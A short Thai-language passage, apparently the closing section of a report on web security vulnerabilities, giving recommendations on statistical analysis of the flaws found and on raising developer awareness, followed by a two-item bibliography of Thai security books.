2) เพิ่มเติมการทำเป็นลักษณะวิเคราะห์เชิงสถิติว่า ปัญหาช่องโหว่ที่ตรวจพบส่วนมากเป็นปัญหาใด
3) ทำให้ผู้พัฒนาตระหนักถึงปัญหาช่องโหว่ที่ตรวจพบ

บรรณานุกรม

จตุชัย แพงจันทร์.2553, **Master in Security.**พิมพ์ครั้งที่ 10.กรุงเทพฯ: ไอดีซี พรีเมียร์, บจก.

ทีมงาน EZ-GENIUS.2555, **FACEBOOK & WEB SECURITY.**พิมพ์ครั้งที่ 1.กรุงเทพฯ: EZ-GENIUS.